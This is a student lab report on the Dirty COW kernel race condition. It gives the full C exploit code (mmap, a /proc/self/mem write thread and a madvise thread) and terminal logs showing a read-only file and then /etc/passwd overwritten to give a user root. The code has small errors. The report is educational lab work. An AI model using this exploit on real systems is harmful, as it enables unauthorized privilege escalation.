

Lab report

Experimental Subject	Dirty COW Attack Lab
Student	Zheng Kairao
Student Number	202000130143
Email	kairaozheng@gmail.com
Date	4.28

Objective

Use COW Attack to modify a read-only file.

Procedure

Task 1: Modify a Dummy Read-Only File

Create a Dummy File

```
sudo touch /zzz
# Change its permission to read-only for normal users
sudo chmod 644 /zzz
# Input something into /zzz
sudo gedit /zzz
ls -l /zzz
echo abc > /zzz
```

```
Terminal
[04/28/2023 02:03] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ sudo touch /zzz
[sudo] password for seed:
[04/28/2023 02:03] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ sudo chmod 644 /zzz
[04/28/2023 02:04] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ sudo git /zzz
[04/28/2023 02:05] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ ls -l
total 0
[04/28/2023 02:05] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ ls -l /zzz
-rw-r--r-- 1 root root 13 Apr 28 02:05 /zzz
[04/28/2023 02:05] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ echo abc > /zzz
bash: /zzz: Permission denied
[04/28/2023 02:05] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ cat /zzz
Hello world!
[04/28/2023 02:12] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$
```

As shown in the following screenshot, I failed to write to this file as a normal user. And next, our objective is to replace the "Hello" with "Goodbye".

Set Up the Memory Mapping Thread

```

/* cow_attack.c (the main thread) */
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;

int main(int argc, char *argv[]) {
    pthread_t, pth1, pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    int f = open("/zzz", O_RDONLY);

    // Map the file to COW memory MAP_PRIVATE
    fstat(f, &st);
    file_size = st.st_size;
    map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "Hello");

    // We have to do the attack using two threads
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

```

As ubuntu12.04 is out of date, I can't copy the code from VM to my windows, and I make a screenshot of code. The above is main thread, which maps /zzz to memory and finds the pattern "Hello" is.

Set Up the write Thread

```

/* cow_attack.c (the write thread) */
void *writeThread(void *arg) {
    char *content = "Goodbye";
    off_t offset = (off_t)arg;
    int f = open("/proc/self/mem", O_RDWR);
    while (1) {
        // Move the file pointer the corresponding position
        lseek(f, offset, SEEK_SET);
        // Write to the memory
        write(f, content, strlen(content));
    }
}

```

Use write thread to replace the string "Hello" in the memory.


The madvise Thread

```
/* cow_attack.c (the madvise thread) */
void *madviseThread(void *arg) {
    int file_size = (int) arg;
    while (1) {
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

Discarding the private copy of the mapped memory, so the page table can be point back to the original mapped memory.

Launch the Attack

The key to success is to execute the `madvise()` system call while the `write()` system call is on-going. So we run the system calls in an infinite loop. The principle of COW Attack can be clearly demonstrated as follows.



Based on the virtual address mechanism, we use `mmap` system call to map file into memory, and when we try to modify the memory, there will be a copy-and-write process. Before writing, execute `madvise` function to free the new copied memory and the virtual memory will point back to the mapped memory and the write process will influence the only-read file through the mapped memory.

```
gcc attack.c -lpthread
./a.out
```


```
[04/28/2023 04:43] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ gcc attack.c -lpthread
[04/28/2023 04:44] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ ./a.out
^C
[04/28/2023 04:44] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ cat /zzz
Goodbyeorld!
```

Bingo! "Hello world!" is modified to be "Goodbyeorld!".

Task 2: Modify the Password File to Gain the Root Privilege

Apply this attack on a real system file `/etc/passwd`

```
sudo adduser charlie
cat /etc/passwd | grep charlie
```



```
Terminal
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
[04/28/2023 04:55] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[04/28/2023 04:55] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$
```

```
[04/28/2023 04:55] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ gcc attack.c -lpthread
[04/28/2023 04:59] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ gcc attack.c -lpthread
[04/28/2023 05:00] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ ./a.out
^C
[04/28/2023 05:01] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ su charlie
Password:
root@ubuntu:/home/seed/Desktop/Coder/202000130143Zhengkairao# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/Desktop/Coder/202000130143Zhengkairao# exit
exit
[04/28/2023 05:01] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[04/28/2023 05:01] seed@ubuntu:~/Desktop/Coder/202000130143Zhengkairao$
```

Modify some fields of attack program to precisely replace `charlie:x:1001` with `charlie:x:0000` in the file `/etc/passwd`. And user `charlie` get the root privilege at last.

Conclusion

- Task 1: Apply the COW Attack to a dummy read-only file
- Task 2: Apply to a real system file